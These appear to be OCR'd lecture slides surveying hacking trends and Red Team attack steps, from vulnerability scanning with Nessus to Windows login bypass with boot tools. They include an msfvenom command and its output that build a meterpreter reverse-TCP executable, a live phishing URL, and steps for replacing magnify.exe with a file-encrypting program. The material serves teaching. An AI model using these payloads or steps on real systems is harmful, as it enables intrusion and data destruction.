
48%
System HACKED

Analysing the current trends

Over time, hackers have proven to cyber security experts that they can be persistent, more creative, and increasingly sophisticated with their attacks. They have learned how to adapt to changes in the IT landscape so that they can always be effective when they launch attacks.

1. Extortion Attacks
2. Data Manipulation Attacks
3. IOT Device Attacks
4. Backdoors
5. Mobile Devices
6. Hacking everyday devices
7. Hacking the cloud

Extortion Attacks

- Hackers have been getting revenues for selling stolen data from companies.
- Hackers also extracting the money directly from their victims. And they hold computer files to ransom or threaten to release damaging information about a victim to the public.

- Use Cases:
    a. WannaCry Ransomware Variant
    b. Ransomware variant hit Ukarine
    c. Ashley Madison
    d. UAE bank called Sharjah

Data Manipulation Attacks

- Data Manipulation attack is compromise the integrity of data.
- There is no agony that hackers can cause to a target that is greater than making it distrust the integrity of its own data.
- Data manipulation can be trivial, at times changing just a single value, but the consequences can be far-reaching.
- Data manipulation is often difficult to detect and hackers might even manipulate data in backup storage to ensure that there is no recovery.

Use Cases:-

- Chinese Spies attacked US defense contractor to steal blueprints.
- Officer Twitter account is hacked

IOT Device Attacks

- This is an emerging and rapidly growing technology, where hackers are targeting **Internet of Things** (**IoT**) devices available, from smart home appliances to baby monitors.
- Networks of CCTV cameras and IoT lights have been used to cause **distributed denial of service** (**DDoS**) attacks against banks and even schools.
- Hackers are exploiting the huge numbers of these devices to concentrate efforts at generating voluminous illegitimate traffic capable of taking down the servers of organizations that offer online services.
- Experts have warned that most IoT devices are not secure and most of the blame has fallen on the manufacturers.

Backdoors

- In 2016, one of the leading network device manufacturers, Juniper Networks, found that some of its firewalls had firmware that contained backdoors installed by hackers.
- The backdoors enabled hackers to decrypt traffic flowing through the firewalls. It clearly meant that the hackers wanted to infiltrate organizations that had bought firewalls from the company.
- Juniper Networks said that such a hack could only have been actualized by a government agency with enough resources to handle traffic flowing in and out of many networks.
- The **National Security Agency** (**NSA**) was put in the spotlight since the backdoor had similarities to another one that was also attributed to the agency.
- The backdoor was planted at the manufacturer's premises, and therefore any organization that bought a firewall from them was infiltrated by the hacker.
- Companies selling legitimate software on their websites have also become targets for hackers.
- Hackers have been inserting codes to create backdoors into legit software in a manner that the backdoor will be harder to find.

Mobile Device Attacks

- According to a leading cybersecurity company called Symantec, there has been a gradual increase in malicious activity targeting mobile devices.
- The most targeted **operating system** (**OS**) is Android, since it has the highest number of users so far. However, the OS has been making several security improvements in its architecture, making it more difficult for hackers to infect devices running on it.
- The cybersecurity company says that out of the total number of Android-based devices that have been installed, it has blocked about 18 million attacks in 2016 alone.
- This was double the number of attacks blocked in 2015, where it reported only 9 million attack attempts.
- The security company also reported that there was a rise in the growth of mobile malware.
- Symantec may report over 30 million attack attempts in its 2017 report. The increase in mobile phone attacks is attributed to the low level of protection that users afford their smartphones.
- Smartphones have browsers and web-supported apps that are vulnerable to scripting attacks, and they are also exploitable through the man-in-the-middle attack.

Hacking everyday devices

- The peripherals such as printers and scanners, preferably those that have been assigned an IP address for the purposes of sharing.
- Hackers have been hacking into these devices, and in particular printers, since modern printers come with an inbuilt memory function and only basic security features.
- The most common security features include password authentication mechanisms. However, these basic security measures are not enough to deter motivated hackers.
- Hackers have been using printers for corporate espionage by gathering the sensitive data that users send to be printed.
- Printers have also been used as entry points into otherwise secure networks. Hackers can easily hack into a network using an unsecured printer instead of using the more difficult way of having to compromise a computer or server within a network.

Use Cases:

- NSA has been hacking Samsung smart TVs.
- An exploit codenamed "Weeping Angel" was leaked and found to exploit the always-on voice command system of Samsung smart TVs to spy on people in a room by recording their conversations and transmitting them to a **Central Intelligence Agency** (**CIA**) server.

Hacking the cloud


- There is one great vulnerability in the cloud: everything is shared. People and organizations have to share storage space, CPU cores, and network interfaces.
- Therefore, it only requires hackers to go past the boundaries that cloud vendors have established to prevent people from accessing each other's data.
- This is what hackers are always counting on in order to make their way into the backend of the cloud where all the data resides.
- There is a limit to the extent to which individual organizations can ensure the security of the data that they store in the cloud.
- The security environment of the cloud is largely determined by the vendor. The vendor may not be so thorough with the security afforded to clients' data.
- The cloud also involves the use of shared platforms with other people, yet a cloud user is only given limited access controls. Security is majorly left to the vendor.

UseCase:


US **Internal Revenue Service** (**IRS**)

Phishing

- phishing as an external reconnaissance technique used to obtain data from users in an organization.
- Phishing can be the precursor to an attack or as an attack itself. As a reconnaissance attack, the hackers are mostly interested in getting information from users.



Phishing


One engine detected this URL
URL http://meipt.eng.ku.ac.th/upload/culvers.php
Host meipt.eng.ku.ac.th
Downloaded file 44ebc972b4bdaeb5850f9fd8f0b1059371b5d3a96cb6efef18cf01
Last analysis 2017-08-20 15:00:04 UTC
1 / 63
Detection
Details
Community
Trustwave
Malicious
ADMINUSLabs

Exploiting a Vulnerability

- The exploitation of vulnerabilities is done when hackers take advantage of bugs in a software system; this could be within an operating system, the kernel, or a web-based system.
- The vulnerabilities provide loopholes through which hackers can perform malicious actions. These could be errors in the authentication code, bugs within the account management system, or just any other unforeseen error by the developers.
- Software system developers constantly give users updates and upgrades as a response to the observed or reported bugs in their systems. This is known as patch management, which is a standard procedure at many companies that specialize in the making of systems.

Zero Day


- Many software-developing companies have rigorous patch management, and therefore they always update their software whenever a vulnerability is discovered.
- This frustrates hacking efforts targeted at exploiting vulnerabilities that software developers have already patched.
- Zero-day attacks use advanced vulnerability discovery tools and techniques to identify vulnerabilities that are not yet known by software developers.

Fuzzing

- Fuzzing involves the recreation of a system by the hacker in an attempt to find a vulnerability.
- Through fuzzing, hackers can determine all the safety precautions that system developers have to put into consideration and the types of bugs that they had to fix while making the system.
- An attacker also has a higher chance of creating a vulnerability that can be successfully used against modules of the target system.
- This process is effective since a hacker gains a full understanding of the working of a system, as well as where and how it can be compromised.
- However, it is often too cumbersome to use, especially when dealing with large programs.

Source Code Analysis

- This is done for systems that release their source code to the public or through open source under a BSD/GNU license.
- A knowledgeable hacker in the languages used to code a system might be able to identify bugs in the source code.
- This method is simpler and quicker than fuzzing.
- However, its success rate is lower, since it is not very easy to pinpoint errors from merely looking at code.



- Another approach is to use specific tools to identify vulnerabilities in the code.
- Checkmarx (www.checkmarx.com) is an example of that. Checkmarx can scan the code and quickly identify, categorize, and suggest countermeasures for vulnerabilities in the code.

Types of ZERO Day Exploits

1. Buffer Overflow:

- Buffer overflows are caused by the use of incorrect logic in the codes of a system.
- Hackers will identify areas where these overflows can be exploited in a system.
- They execute the exploit by instructing a system to write data to a buffer memory but not to observe the memory restrictions of the buffer.
- The system will end up writing data past the acceptable limit, which will therefore overflow to parts of the memory.

Ex:- CVE -2010-3939 addresses a buffer overflow vulnerability in the win32k.sys module in the kernel-mode drivers of Windows Server 2008 R2.

Types of ZERO Day Exploits

2. Structured Exception Handler overwrites:

- **Structured exception handling** (**SEH**) is an exception handling mechanism included in most programs to make them robust and reliable.
- It is used to handle many types of errors and any exceptions that arise during the normal execution of an application.
- SEH exploits happen when the exception handler of an application is manipulated, causing it to force an application to close.
- Hackers normally attack the logic of the SEH, causing it to correct nonexistent errors and lead a system to a graceful shutdown.

Performing the Steps to compromise the system

One of the main tasks of the **Blue Team** is to understand the cyber kill chain fully, and how it can be used against an organization's infrastructure.

The Red Team, can use simulation exercises to identify breaches, and the results of this exercise can help to enhance the overall security posture of the organization.

- Deploying the payloads
- Compromise the Operating System
- Compromise the Web Based System

Deploying the Payloads

Deploying Payloads:

The public reconnaissance is done to identify the target and attack. We also need to build a payload that can exploit existing vulnerability in the system.

Some strategies for deploying payloads and attack the target system are…

a. Installing and Using Vulnerability Scanner

- Nessus , vulnerability scanner is used here. Attack must begin with scanning or sniffing tool and is a part of reconnaissance phase.

- Nessus can be installed by using below commands

sudo apt-get install nessus

- After installing nessus hacker will create an account to log in to inorder to use the tool in the future

Deploying the Payloads

- Then the tool started on backtrack and will be accessible from localhost by using port no 8834 by using web browser.
- In the Nessus tool, there is a scanning functionality in the menu bar, enter the IP addresses of the targets that are to be scanned by the scanning tool and then launches the scan.
- The Nessus tool gives a report after scanning the individual hosts, it will categorize the vulnerabilities based on high, medium or low priority.
- It will also provide information about number of open ports, which can be exploitable.

Installing and using Vulnerability Scanner




Fig : Nessus tool displaying vulnerability report of specified target machine

Deploying the Payloads

Using Metaspoilt

Metaspoilt can be selected as a hacker's tool. Many exploits will be added to the framework. Most users will update it every time they want to use it.

The msfconsole has a hive of exploits and payloads that can be used against different vulnerabilities.

The payload is then set up using the command set payload with the following command: windows/meterpreter/Name_of_payload

Then enter the IP address of the target and deploy the payload.

Payloads are the actual attacks that the targets will be getting hit with.

Deploying the Payloads




Fig : Metaspoilt trying to hack into windows system

Deploying the Payloads

Using Metaspoilt

Another way to generate a payload is by using the msfvenom command line interface.

Msfvenom combines msfpayload and msfencode in a single framework.
In this example, we are creating a payload for Windows command shell, reverse TCP stager. This starts with the platform (-p windows), using the local IP address as the listen IP (192.168.2.2), port 45
as the listen port, and the executable file dio.exe as part of the attack:

```
root@kronos:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=45 -f exe > dio.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Compromising the Operating System

Compromising systems using Kon-Boot or Hiren's BootCD

- This attack compromises the Windows login feature, allowing anyone to bypass the password prompt easily.
- The tools like Kon-Boot or Hiren's require a user to be physically close to the target computer.
- A hacker could use social engineering to get access to an organizational computer. It is even easier if the hacker is an insider threat.
- Insider threats are people working inside organizations that have malicious intentions; insider threats have the advantage of being exposed to the inside of an organization.
- All that a hacker needs to do is to boot from a device in which they are contained, which could be a thumb drive or a DVD.

Compromising the Operating System

- **Compromising systems using Kon-Boot or Hiren's BootCD**

- From here, a hacker can freely install backdoors, keyloggers, and spyware, or even use the compromised machine to log in to servers remotely.
- They can also copy files from the compromised machine and any other machine in the network.
- The attack chain simply grows longer after a machine is attacked

Compromising Systems using Linux Live CD

- The Linux Live CD enables one to access all the files contained in a Windows computer directly.
- All that is needed is for a hacker to have a copy of Ubuntu Desktop.
- Hacker will have to boot the target computer from a DVD or thumb drive containing a bootable image of Linux Desktop and select **Try Ubuntu** instead of **Install Ubuntu**.
- The Linux Live CD will boot into Ubuntu Desktop

Compromise Systems using pre-installed Applications

- In this attack, the aim is to compromise the Windows programs. Once access has been granted via the Live CD, a hacker needs only to navigate to the Windows files and click on the System32 folder.


- This is the folder in which Windows stores its own applications that normally come preinstalled.

- A hacker can modify some of the commonly used applications such that when the Windows user runs them, a malicious action is performed instead.
- The tool called magnify tool, which is used when a user zooms into pictures, enlarging text on the screen, or in browsers. The magnify program is found in the System32 folder with the name magnify.exe. After this hacker can exit the system.
- When the Windows user opens the computer and performs an action that runs the magnify tool, the malicious program is run instead and will immediately proceed to encrypt the computer's files. The user will not know what led to the encryption of their files.

Compromising System using Ophcrack

- This technique is very similar to that of Konboot and Hiren's boot when used to compromise a Windows-based computer. It, therefore, requires the hacker to access the target computer physically.
- This technique uses a freely available tool called Ophcrack that is used to recover Windows passwords.
- The tool is free to download but is as effective as the premium versions of Konboot and Hiren's boot.
- To use it, a hacker needs to have the tools burned to a CD or copied onto a bootable USB flash drive.
- The target computer needs to be booted into Ophcrack in order for it to recover the password from the hashed values stored by Windows.
